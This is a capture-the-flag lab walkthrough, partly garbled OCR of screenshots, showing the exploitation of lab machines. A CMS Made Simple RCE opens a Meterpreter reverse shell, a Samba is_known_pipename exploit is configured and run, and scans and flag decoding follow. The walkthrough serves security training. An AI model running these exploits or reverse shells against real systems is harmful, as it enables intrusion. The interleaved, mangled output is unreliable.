targeturi => /cmsms2.2.5/
msf5 exploit(multi/http/cmsms_upload_rename_rce) > exploit
[*] Started reverse TCP handler on 192.168.0.112:4444
[!] This exploit may require manual cleanup of '0eGukCQm.txt' on the target
[!] This exploit may require manual cleanup of '0eGukCQm.php' on the target
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/cmsms_upload_rename_rce) > exploit
[*] Started reverse TCP handler on 192.168.0.112:4444
[!] This exploit may require manual cleanup of 'eBgTzoM.txt' on the target
[!] This exploit may require manual cleanup of 'eBgTzoM.php' on the target
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set rhost 192.168.0.122
rhost => 192.168.0.122
msf5 exploit(multi/http/cmsms_upload_rename_rce) > exploit
[*] Started reverse TCP handler on 192.168.0.112:4444
[*] Sending stage (38247 bytes) to 192.168.0.122
[*] Meterpreter session 1 opened (192.168.0.112:4444 -> 192.168.0.122:49664) at 2019-05-05 15:47:04 +0530
[+] Deleted bwwAWLrbHzIC.txt
[+] Deleted bwwAWLrbHzIC.php

```

The Nmap output shows the target host is running Microsoft Windows 7 SP1, with port 4444 open and listening for connections.

Step:11:- After we get the meterpreter, we will now browse for the third flag, we will get the third flag in 'C:\Users\Sanj\Desktop'.

```
root@gurashish: ~/l/csp/1
root@gurashish: ~/l/csp/1
root@gurashish: ~/l/csp/1

40555/r-xr-xr-x 4096 dir 2018-12-22 22:25:15 +0530 Desktop
40555/r-xr-xr-x 0 dir 2018-12-20 22:25:30 +0530 Documents Command: nmap -O 192.168.0.102
40555/r-xr-xr-x 0 dir 2018-12-20 22:25:32 +0530 Downloads
40555/r-xr-xr-x 0 dir 2018-12-20 22:25:30 +0530 Favorites
root@gurashish: ~/l/csp/1
root@gurashish: ~/l/csp/1
root@gurashish: ~/l/csp/1

40555/r-xr-xr-x 4096 dir 2018-12-22 21:25:38 +0530 Local Settings
100666/rw-rw-rw- 524288 fil 2018-12-20 22:24:54 +0530 Links
100666/rw-rw-rw- 892928 fil 2018-12-20 22:24:54 +0530 Local Settings
100666/rw-rw-rw- 405504 fil 2018-12-20 22:24:54 +0530 Music
100666/rw-rw-rw- 65536 fil 2018-12-20 22:20:59 +0530 My Documents
100666/rw-rw-rw- 524288 fil 2018-12-20 22:20:59 +0530 NTUSER.DAT 192.168.0.102
40555/r-xr-xr-x 0 dir 2018-12-20 22:25:31 +0530 NTUSER.DAT{90ad4402-2982-11e3-93fc-782bcb3970a3}.TM.blf
40555/r-xr-xr-x 4096 dir 2018-12-22 21:17:26 +0530 NTUSER.DAT{90ad4402-2982-11e3-93fc-782bcb3970a3}.TMContainer0000000000
0000000001.regtrans-ms
40555/r-xr-xr-x 0 dir 2018-12-20 22:25:30 +0530 NTUSER.DAT{90ad4402-2982-11e3-93fc-782bcb3970a3}.TMContainer0000000000
0000000002.regtrans-ms
100666/rw-rw-rw- 524288 fil 2018-12-20 22:28:59 +0530 NTUser
Device type: general purpose
Running: Microsoft Windows 7 Home Premium
OS_CPE: [pat] windows.microsoft.windows.7.home.cpe/
0-microsoft-windows-7-sp1.cpe/
0-microsoft-windows-server-2008-sp1.cpe/
0-microsoft-windows-server-2008-r2.cpe/
0-microsoft-windows-8-sp1.cpe/microsoft.windows.8,
Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
0 OS detection performed. Please report any
incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in
17.54 seconds

root@gurashish: ~/l/csp/1
root@gurashish: ~/l/csp/1
root@gurashish: ~/l/csp/1

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Sanj\Desktop
=====
meterpreter > 

Mode          Size  Type   Last modified      Name
----          ---   ---    -----           ---
100666/rw-rw-rw- 1340  fil   2019-04-07 12:08:45 +0530 Flag-3-of-3.txt
100666/rw-rw-rw- 282   fil   2018-12-20 22:25:30 +0530 desktop.ini

meterpreter > pwd
C:\Users\Sanj\Desktop
meterpreter >
```

As we open the file Flag-3-of-3.txt, we will get a brainfuck code which we will have to decode.

Step:12:- The last step is to decode the third flag which is a brainfuck code.

D CrackStation - Online Passw... x CMS Made Simple 2.2.5 - (A x Mantis Bug Tracker 1.1.3 - R x which hashing algorithm co... x Brainfuck Language - Decor x Exploit completed, but no si... x

https://www.dcode.fr/brainfuck-language

Search for a tool


SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type sudoku

Results

Console

Congratulations on getting the final flag, greetings from dCode.com

Memory: 1 => 46 (.)


DIRECT FLIGHTS

Fly from New Delhi
→ Bengaluru • Goa
Mumbai • Kolkata
& many more destinations

ALL FLIGHTS FROM ₹ 2,799*

BOOK NOW 

Brainfuck

Informatics Programming Language Brainfuck

Sponsored ads

Townsend Download eBook Encryption Key Management: Trends

Brainfuck Interpreter

How to encode using Brainfuck code?

How to encrypt using Brainfuck code?

How to decrypt Brainfuck code?

How to decode Brainfuck code?

How to recognize Brainfuck coded text?

What are the variants of the Brainfuck code?

When Brainfuck have been inverted ?

Summary

Brainfuck Encoder

Leet Speak 1337 — Spoon — Ook!

EXECUTE

ARGUMENT (optional)

Plaintext to Code in Brainfuck

dCode Brainfuck

ENCRYPT

Leet Speak 1337 — Spoon — Ook!

Similar tools

Ook!
Spoon
Leet Speak 1337
Javascript Unobfuscator
Javascript Keycodes
Pikalang
ReverseFuck
BinaryFuck
Deadfish Language
Alphuck
★ All Tools ★

Support

BECOME A PATRON or

PayPal

Share

Feedback

Third machine cracked.

Machine 4:-192.168.0.165

Step:1:- Use nmap to display vulnerabilities.

```
root@kali:~$ nmap -sV 192.168.0.165
[...]
Nmap scan report for 192.168.0.165
Host is up (0.0092s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.10
| http-ls: Volume /
|_ SIZE    TIME      FILENAME
|   4.5K  2019-01-20 06:17  tryharder.exe
| http-server-header: Apache/2.4.10 (Debian)
| http-title: Index of /
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.1.17-Debian (workgroup: WORKGROUP)
MAC Address: 00:71:CC:31:4A:C9 (Hon Hai Precision Ind.)
Service Info: Hosts: 127.0.1.1, KALI

Host script results:
|_clock-skew: mean: -1h50m49s, deviation: 3h10m30s, median: -51s
| smb-os-discovery:
|_| OS: Unix (Samba 4.1.17-Debian)
|_| Computer name: Kali
|_| NetBIOS computer name: KALI\x00
|_| Domain name:
|_| FQDN: kali
|_| System time: 2019-05-05T16:56:29+05:30
| smb-security-mode:
|_| account_used: guest
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|_| 2.02:
|_|   Message signing enabled but not required
| smb2-time:
|_|  date: 2019-05-05 16:56:27
|_|  start_date: N/A


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.67 seconds
root@kali:~#
```

After performing nmap scan, we will get to know that samba is running on this target machine and it has a file named 'tryharder.exe'.


Step:2:- Since 'tryharder.exe' is a .exe file, the best thing we can do with it is to reverse engineer it .

It can be done by :-


- Open the .exe file with any debugger, in my case 'Olly', and go to its executable modules.



- Next step is to spot our .exe file and double click on it.



- After double clicking on the .exe file, we have to view its text strings.



- We will get our second flag in form of base64 code which we will have to decrypt.

```

root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates tryharder.exe Videos
root@kali:~# echo "Flag-2-of-2 : Um14afp5MHLMVzltTFRJZ09p0k9hV05sSUZkdmNtc3VJRwtwJNbGMzTwdkR2hoZENCM1LYTwdbTkwSUdoaGntUXV
JRXQxWkc5ekxnPT0=" flag2
Flag-2-of-2 : Um14afp5MHLMVzltTFRJZ09p0k9hV05sSUZkdmNtc3VJRwtwJNbGMzTwdkR2hoZENCM1LYTwdbTkwSUdoaGntUXVJRXQxWkc5ekxnPT0= f
lag2
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates tryharder.exe Videos
root@kali:~# echo "Um14afp5MHLMVzltTFRJZ09p0k9hV05sSUZkdmNtc3VJRwtwJNbGMzTwdkR2hoZENCM1LYTwdbTkwSUdoaGntUXVJRXQxWkc5ekxnP
T0" | base64 -d
RmxhZy0yLW9mLTig0iB0aWNlI FdvcmsuIEkgZ3Vlc3MgdGhhCB3YXKgbm90IGhhcmQuIEtIZG9zLg==root@kali:~# echo "RmxhZy0yLW9mLTig0iB0aWNlI
FdvcmsuIEkgZ3Vlc3MgdGhhCB3YXKgbm90IGhhcmQuIEtIZG9zLg==" | base64 -d
Flag-2-of-2 : Nice Work. I guess that was not hard. Kudos.root@kali:~#

```

Step:3:- Now that we have the second flag already, we will now try to find the first flag. So earlier in the nmap output, we saw that samba is running on the target machine, so we will search exploits for samba by using

searchsploit.

```
Applications ▾ Places ▾ Terminal ▾ Sun 16:58
root@kali: ~

File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x

Samba 3.0.27a - 'send mailslot()' Remote Buffer Overflow
Samba 3.0.29 (Client) - 'receive_smb raw()' Buffer Overflow (PoC)
Samba 3.0.4 - SWAT Authorisation Buffer Overflow
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit)
Samba 3.3.5 - Format String / Security Bypass
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (Metasploit)
Samba 3.4.5 - Symlink Directory Traversal
Samba 3.4.5 - Symlink Directory Traversal (Metasploit)
Samba 3.4.7/3.5.1 - Denial of Service
Samba 3.5.0 - Remote Code Execution
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipeName()' Arbitrary Module Load (Metasploit)
Samba 3.5.11/3.6.3 - Remote Code Execution
Samba 3.5.22/3.6.17/4.0.8 - ntrans Reply Integer Overflow
Samba 4.5.2 - Symlink Race Permits Opening Files Outside Share Directory
Samba < 2.0.5 - Local Overflow
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)
Samarber FTP Server 6.4 - 'SIZE' Remote Denial of Service
Samarber Server 4.1 Beta - Admin Access
Samarber Server 4.2 Beta 7 - Batch CGI
Samarber Server 4.3/4.4 Beta 3 - Search CGI
Samarber Server 4.4/5.0 - 'pagecount' File Overwrite
Samarber Server 4.4/5.0 - Insecure Default Password Protection
Samarber Server 5.1 - Sample Script Denial of Service
Samarber Server 5.1 - Script Source Disclosure
Samarber Server 5.x - 'results.stm' Cross-Site Scripting
Samarber Server 5.x - Information Disclosure
Samarber Server 5.x - Open Proxy / Authentication Bypass
Samarber Server 5.x/6.0/6.1 - 'results.stm' indexname Cross-Site Scripting
Samarber Server 5.x/6.0/6.1 - Server Referer Cross-Site Scripting
Samarber Server 5.x/6.0/6.1 - logout RCredirect Cross-Site Scripting
Samarber Server 6 - Search Results Buffer Overflow (Metasploit)
Samarber Server 6.0 - 'results.stm' POST Buffer Overflow
Samarber Server 6.1 Beta 2 - 'showasp?show' Cross-Site Scripting
Samarber Server 6.1 Beta 2 - 'showini.asp' Arbitrary File Access
Samarber Server 6.1 Beta 2 - 'showperf.asp?title' Cross-Site Scripting

Shellcodes: No Result
root@kali: ~
```

After we get the list of all the samba exploits, we will now choose 42084.rb as it matches best with the version we have on our target machine.

Step:4:- So next, we will search the exploit by its name or path on msfconsole.

```
Applications ▾ Places ▾ Terminal ▾ Sun 17:00
root@kali: ~

File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x

Desktop
Documents
Downloads
Music
Pictures
Public
Templates
tryharder.exe
Videos
msf5 > search "is_known_pipename"

Matching Modules
=====
Name Disclosure Date Rank Check Description
---- -----
exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load

msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):
Name Current Setting Required Description
---- ----- ----- -----
RHOSTS yes The target address range or CIDR identifier
RPORT 445 yes The SMB service port (TCP)
SMB_FOLDER no The directory to use within the writeable SMB share
SMB_SHARE_NAME no The name of the SMB share containing a writeable directory

Exploit target:
Id Name
-- ---
0 Automatic (Interact)

msf5 exploit(linux/samba/is_known_pipename) >
```

Step:5:- Now we will provide all necessary inputs to the exploit.



```
root@kali: ~
msf5 exploit(linux/samba/is_known_pipename) > options
Module options (exploit/linux/samba/is_known_pipename):
  Name          Current Setting  Required  Description
  ----          -----          -----    -----
  RHOSTS        192.168.0.165   yes       The target address range or CIDR identifier
  RPORT         445            yes       The SMB service port (TCP)
  SMB_FOLDER    no             no        The directory to use within the writeable SMB share
  SMB_SHARE_NAME no             no        The name of the SMB share containing a writeable directory

Exploit target:
  Id  Name
  --  ---
  0   Automatic (Interact)


msf5 exploit(linux/samba/is_known_pipename) >
```

Step:6:- Next we will run the exploit to get the meterpreter and browse for more flags. As we go on, we find flag-1-of-2.txt in /root/Desktop directory.



```
root@kali: ~
File Edit View Search Terminal Tabs Help
Sun 17:10
root@kali: ~
boot
dev
etc
home
initrd.img
lib
lib64
live-build
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
smbshare
cd Desktop
cd Desktop
ls
flag-1-of-2.txt
try harder
cat flag-1-of-2.txt
Flag 1-of-2 : RGbgUmV2ZXJzZSBFbmdbmVlcmloZyBvbIB0cnloYXJKZXIuZXhl
```

Step:7:- As the flag is base64 encoded, we will decode the flag.

A screenshot of a Kali Linux desktop environment. The desktop background features a dark green gradient with a stylized white dragon logo in the center. At the top, there is a standard Linux desktop menu bar with options like Applications, Places, Terminal, etc. Below the menu bar, there are two terminal windows. The left terminal window shows a command-line session where the user is decoding a base64 encoded string. The right terminal window shows the command used to decode it. Both terminals are running as root, indicated by the 'root@kali:' prompt.

So now we have found both the flags and taken shell access .

Machine 4 cracked.

Machine 5:-192.168.0.105

Step:1:- Use nmap to find out vulnerabilities.

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open, displaying the output of an Nmap scan. The command run was `nmap 192.168.0.105`. The output shows the host is up with 0.01ms latency, two open ports (25/tcp and 80/tcp), and the MAC address is 00:71:CC:31:4A:C9 (Hon Hai Precision Ind.). The scan took 13.60 seconds.

```
root@gurashish:~# nmap 192.168.0.105
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 17:27 IST
Nmap scan report for 192.168.0.105
Host is up (0.01ms latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
MAC Address: 00:71:CC:31:4A:C9 (Hon Hai Precision Ind.)

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
root@gurashish:~#
```


Step:2:- Use dirb to find out files and directories that reside on the target machine.

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open, displaying the output of a Dirb scan. The command run was `dirb http://192.168.0.105`. The output shows the start time (Sun May 5 17:26:16 2019), URL base (`http://192.168.0.105/`), and wordlist file (`/usr/share/dirb/wordlists/common.txt`). The generated words count is 4612. The scan found three URLs: `http://192.168.0.105/index.html`, `http://192.168.0.105/robots.txt`, and `http://192.168.0.105/server-status`. The end time was Sun May 5 17:26:38 2019. The total downloaded size was 4612 bytes.


```
root@gurashish:~/Downloads$ dirb http://192.168.0.105
-----
DIRB v2.22
By The Dark Raver
-----
START TIME: Sun May 5 17:26:16 2019
URL_BASE: http://192.168.0.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
-----
..... Scanning URL: http://192.168.0.105/ ----
+ http://192.168.0.105/index.html (CODE:200|SIZE:179)
+ http://192.168.0.105/robots.txt (CODE:200|SIZE:115)
+ http://192.168.0.105/server-status (CODE:403|SIZE:301)
-----
END TIME: Sun May 5 17:26:38 2019
DOWNLOADED: 4612 - FOUND: 3
root@gurashish:~# nmap -O 192.168.0.105
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 17:49 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.63 seconds
root@gurashish:~# nmap -T 7.70 ( https://nmap.org ) at 2019-05-05 17:49 IST
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 17:49 IST
Nmap scan report for 192.168.0.105
Host is up (0.0068s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
MAC Address: 00:71:CC:31:4A:C9 (Hon Hai Precision Ind.)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Here we will find robots.txt.


Step:3:- Open robots.txt file.



After opening robots.txt, we will find our first flag which is in base64 encoding. We will then decode this encoded string which will give us a hint to execute a exploit file when we take the shell of the target machine.



Step:3:- Open homepage of the target machine.



Next we will download this image and run strings command on it.

```
Hq!e
<p'9;
&31
d5S=
/1_R
+7Jhu
h|y
(r3%
+E   GVg%
?bYv
Jb!!
3TSn)v::h
?RtcK,
A      <^m
\}il4
7E!ee8
y9x047y
7arM
Rx<
:6;-
9MH9
84SY$ 
q gf
{suu(
[aIi
hva5)
K.I*
D F>
q*B3
>(h/
Xpwv
"! DD
"! DD
"! DD
"! DD
"! DD
"! DD
This is second flag, You again need to decrypt this..... .
